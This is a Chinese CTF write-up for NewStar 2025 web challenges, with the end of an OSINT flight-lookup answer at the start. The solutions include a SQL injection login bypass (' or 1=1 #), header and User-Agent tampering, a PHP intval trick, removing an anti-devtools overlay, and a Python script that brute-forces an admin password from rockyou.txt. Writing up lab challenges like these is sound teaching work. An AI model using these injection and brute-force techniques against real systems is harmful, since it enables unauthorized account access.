Gate Departure	Takeoff
01:20PM CST	01:37PM CST
Scheduled 01:20PM CST	Scheduled 01:30PM CST

Taxi Time: 17 minutes
Average Delay: 20-40 minutes

Arrival Times

Landing	Gate Arrival
03:14PM CST	*03:25PM CST*
Scheduled 03:13PM CST	Scheduled 03:35PM CST

Taxi Time: *11 minutes*
Average Delay: 10-20 minutes

Aircraft Details updated 2 minutes ago

Aircraft Information

Tail Number	B-7198 · Registration	
Owner	Unknown Owner	
Aircraft Type	Boeing 737-800 (twin-jet) (B738)	Photos

Airline Information

Airline	Urumqi Air "LOU LAN"	all flights
Cabin	Business / Economy: No meal	

Flight Data

Speed	Filed: 336 mph	graph
Distance	Direct: 643 mi	

Top Boeing 737-800 (Twin-Jet) Photos


view all photos

Report inaccuracies on this page

发现航班号 UQ3574，全程经途的省会城市有：济南、武汉、长沙，一一尝试，发现正确 flag：

flag{UQ3574_武汉市_Xiaomi}

- [web] multi-headach3


Hello!


Today is 2025/10/03

welcome to my first website!


ROBOTS is protecting this website!
But... Why my head is so **painful**???!!!

提示 ROBOTS，于是访问/robots.txt

发现/hidden.php 路由，访问/hidden.php，发现被重定向至/index.php。根据提示，猜想到 flag 可能藏在 HTTP 头当中，在请求中查找，在/hidden.php 的响应头发现 flag



```
User-agent: *
Disallow: /hidden.php
```



▼常规

请求 URL	https://eci-2zehrzytufufkb1afncs.cloudeci1.ichunqiu.com:80/hidden.php
请求方法	GET
状态代码	🟠 302 Found
远程地址	8.141.24.111:80
引用站点策略	strict-origin-when-cross-origin


▼响应标头

Content-Length	0
Content-Type	text/html
Date	Fri, 03 Oct 2025 11:02:05 GMT
Fl4g	flag{6648fb56-8104-46bc-b6bd-7be16998a970}
Location	/index.php
Set-Cookie	found_hidden=1
X-Powered-By	PHP/5.5.9-1ubuntu4.29

flag{6648fb56-8104-46bc-b6bd-7be16998a970}

- ## [web] strange_login

根据提示，一波 SQL 注入，获得……flag?(啊？！)




保存密码?

你的密码将在下次自动填充，并将保存到你的 Microsoft 帐户

用户名: ' or 1=1 #

密码: •••



管理员控制面板

欢迎，admin!

flag{d6fef168-4f01-4d19-87f7-150dc28eb50b}


"我当然知道1=1了！？" - 有时候最简单的真理就是答案 😅

好吧，真理就是这么简单[捂脸哭笑]

flag{d6fef168-4f01-4d19-87f7-150dc28eb50b}


● [web]黑客小 W 的故事（1）

第一关打怪，F12 查看网络，发现 POST 里面参数可调，复制为 cURL(bash)，打开 HTTPie（其他也可以，只是我喜欢拥抱开源，包括上文提到的 ImHex），导入，将 1 改为 114514，发送




```
POST ⇕  https://eci-2ze6kxrfkqdloc2azasa.cloudeci1.ichunqiu.com:8000/hunt

Params  Headers 14  Auth  Body ●
{
    "count": 114514
}

Request POST  Response 200
▶ HTTP/1.1 200 OK (5 headers)
{
    "Gushen": 1
}
```

~~然后被古神单杀了，需要再来一次~~



```
Request POST  Response 200
▼ HTTP/1.1 200 OK
  Connection        close
  Content-Length    29
  Content-Type      application/json
  Date              Fri, 03 Oct 2025 11:24:33 GMT
  Set-Cookie        token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOYW1lIjoiVHJ1ZSIsImxldmVsI
                    joyfQ.y5QDPxD0bWpWwT0ZcEjuorovVCGS87etR0lezJdQ0vI; Path=/
{
    "NextLevel": "/Level2_mato"
}
```

好的，拿到下一跳 URL，此时在浏览器里直接访问会被弹回去，注意到此处返回设置了 cookie，应该是过关的凭证，将其拷到浏览器中，继续（接下来几跳均有此操作，不过多赘述）。



名称	值	Domain	Path	Expires / ...	大小	HttpOnly	Secu
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOYW1lIjoiVHJ1ZSIsImxl...	eci-2ze6kx...	/	会话	120		

Cookie Value

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOYW1lIjoiNzBhNzY5ZWUtMjNlOC00NTYxLTgwMjgtNTkxNzgxMzM0YzM4IiwibGV2ZWwiOjF9.LVcFD_8K6bhsbdM0d-h2D0MBslpH9HKAOYWOSFiFTJ8
```

第二关，与蘑菇对话，同样复制为 cURL，导入

根据提示，通过 GET 传入 shipin=modubaozi

将 url 改为

```
https://host:port/talkToMushroom?shipin=mogubaozi
```

访问，返回通过 POST 访问，将方法改为 POST，body 填入 guding，提示使用 DELETE 方法删除 chongzi，将方法改为 DELETE，body 填入 chongzi，之后再用 POST，body 填 guding 请求，获得 token 和下一跳。（以上 URL 均需要带?shipin=mogubaozi）

第三关，按照提示，修改 UA，在这里卡了好久，因为传入的 UA 不符合规范。

按照规范，UA 的格式为 <product>/<product-version> <comment>。很多题目为了方便，并没有检测 UA 是否符合格式，直接检查 UA 中是否含有目标字符串，而此处出题人可能是想引起选手重视，特意检查了此项规范。按照规范，我们构造 UA：

```
User-Agent: CycloneSlash/114.5.14
```


经过测试，符合格式的 UA 版本至少有一个点，且仅含点和数字，并且点前的数（主版本号）大于 1。

然后提示还有 DashSlash，继续构造：

```
User-Agent: CycloneSlash/114.5.14 DashSlash/191.98.10
```

DashSlash 的版本要求与 CycloneSlash 类似，但主版本号要求大于等于 5。拿到 token 和下一跳。


跳转之后拿到 flag


你已经学会了所有的骨钉技艺了，还来找我干什么？哦？你说你想要 flag?
给你吧，这东西在我这已经没有用了
flag{8be077cb-cc1f-4a65-9189-edf5a78f69c3}


flag{8be077cb-cc1f-4a65-9189-edf5a78f69c3}

● [web] 宇宙的中心是 php

上来先按 F12，发现没有用。此时使用技巧：在地址栏按下 F12，一样也可以打开开发人员工具（还可以从三个点/三条杠打开，事实上，这道题只 ban 了 F12 和 Ctrl+U，用其他的快捷键都行，如 Edge 可以使用下图显示的 Ctrl+Shift+I）




发现一个神秘文件，访问/s3kret.php




```
<!DOCTYPE html>
<html lang="zh">
 ▶ <head> ··· </head>
···▼ <body> == $0
      <canvas id="blackHoleCanvas" width="1699" height="331">
      <!-- 你还是找到了......这片黑暗的秘密 -->
      <!-- s3kret.php -->
    ▶ <script> ··· </script>
    </body>
</html>
```

来到下面这个界面



```
<?php
highlight_file(__FILE__);
include "flag.php";
if(isset($_POST['newstar2025'])){
        $answer = $_POST['newstar2025'];
        if(intval($answer)!=47&&intval($answer,0)==47){
                echo $flag;
        }else{
                echo "你还未参透奥秘";
        }
}
```

通过搜索，我们可以知道intval(?, 0)会自动解析进制，故构造“057”、“0x2f”即可




```
<?php
highlight_file(__FILE__);
include "flag.php";
if(isset($_POST['newstar2025'])){
        $answer = $_POST['newstar2025'];
        if(intval($answer)!=47&&intval($answer,0)==47){
                echo $flag;
        }else{
                echo "你还未参透奥秘";
        }
} flag{350205fe-b6d6-49f9-91a0-f4bef9b0d9d1}
```

flag{350205fe-b6d6-49f9-91a0-f4bef9b0d9d1}

- **[web] 我真得控制你了**

依旧是禁开发者工具，绕过同上题（不过这题 Ctrl+Shift+I 之类的也被 ban 喽~，不过火狐的 Ctrl+Shift+E、Shift+F2 什么的好像都还能用）。覆盖层直接在元素界面里删了就 ok




```
// 检查保护层状态
function checkShieldStatus() {
    const shield = document.getElementById('shieldOverlay');
    const button = document.getElementById('accessButton');

    if (!shield) {
        button.classList.add('active');
        button.disabled = false;
    } else {
        button.classList.remove('active');
        button.disabled = true;
    }
}


checkShieldStatus();


setInterval(checkShieldStatus, 500);
```

看代码，发现只要把#shieldOverlay 删了就可以（当然也可以使用“本地替换”把所有 javascript 删了之后把 button 的 disabled 也删了），之后点击按钮进入下一关。

第二关，根据提示，采用弱密码爆破，用户名使用 admin，密码选用 rockyou.txt.gz

下面是爆破代码，部分通过 https://curlconverter.com/生成：

```python
import requests

def crack(pwd):
    cookies = {
        # 换成你的
    }

    headers = {
        # 也换成你的
    }

    data = {
        'username': 'admin',
        'password': pwd,
    }

    response = requests.post(
        'https://HuanChengNiDe/weak_password.php',
        cookies=cookies,
        headers=headers,
        data=data,
    )

    return '失败' not in response.text

for pwd in open('D:/PiYuanZhouLv/rockyou.txt'):
    pwd = pwd.strip()
    print(pwd)
    if crack(pwd):
        print("THE PASSWORD IS", pwd)
        exit()
```


```
D:\PiYuanZhouLv\sl\NewStar2025>D:/python313/python.exe d:/PiYuanZhouLv/sl/NewStar2025/crackwpsd.py
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
THE PASSWORD IS 111111
```

光速得出密码为 111111，登录后进入第三关


读代码，以下是限制条件：

1.$input 不是数组

2.$input 仅有数字、*、/、~

3.$input 不能为纯数字

一开始我还在往取反方向绕，最后发现，其实 5*405 就可以了，如果你不想动一点脑子，还有 1*2025、~~2025 等表达式……


拿下flag!

FLAG: flag{8f677481-6947-467a-b919-8bea79860f60}

欢迎你newstar!

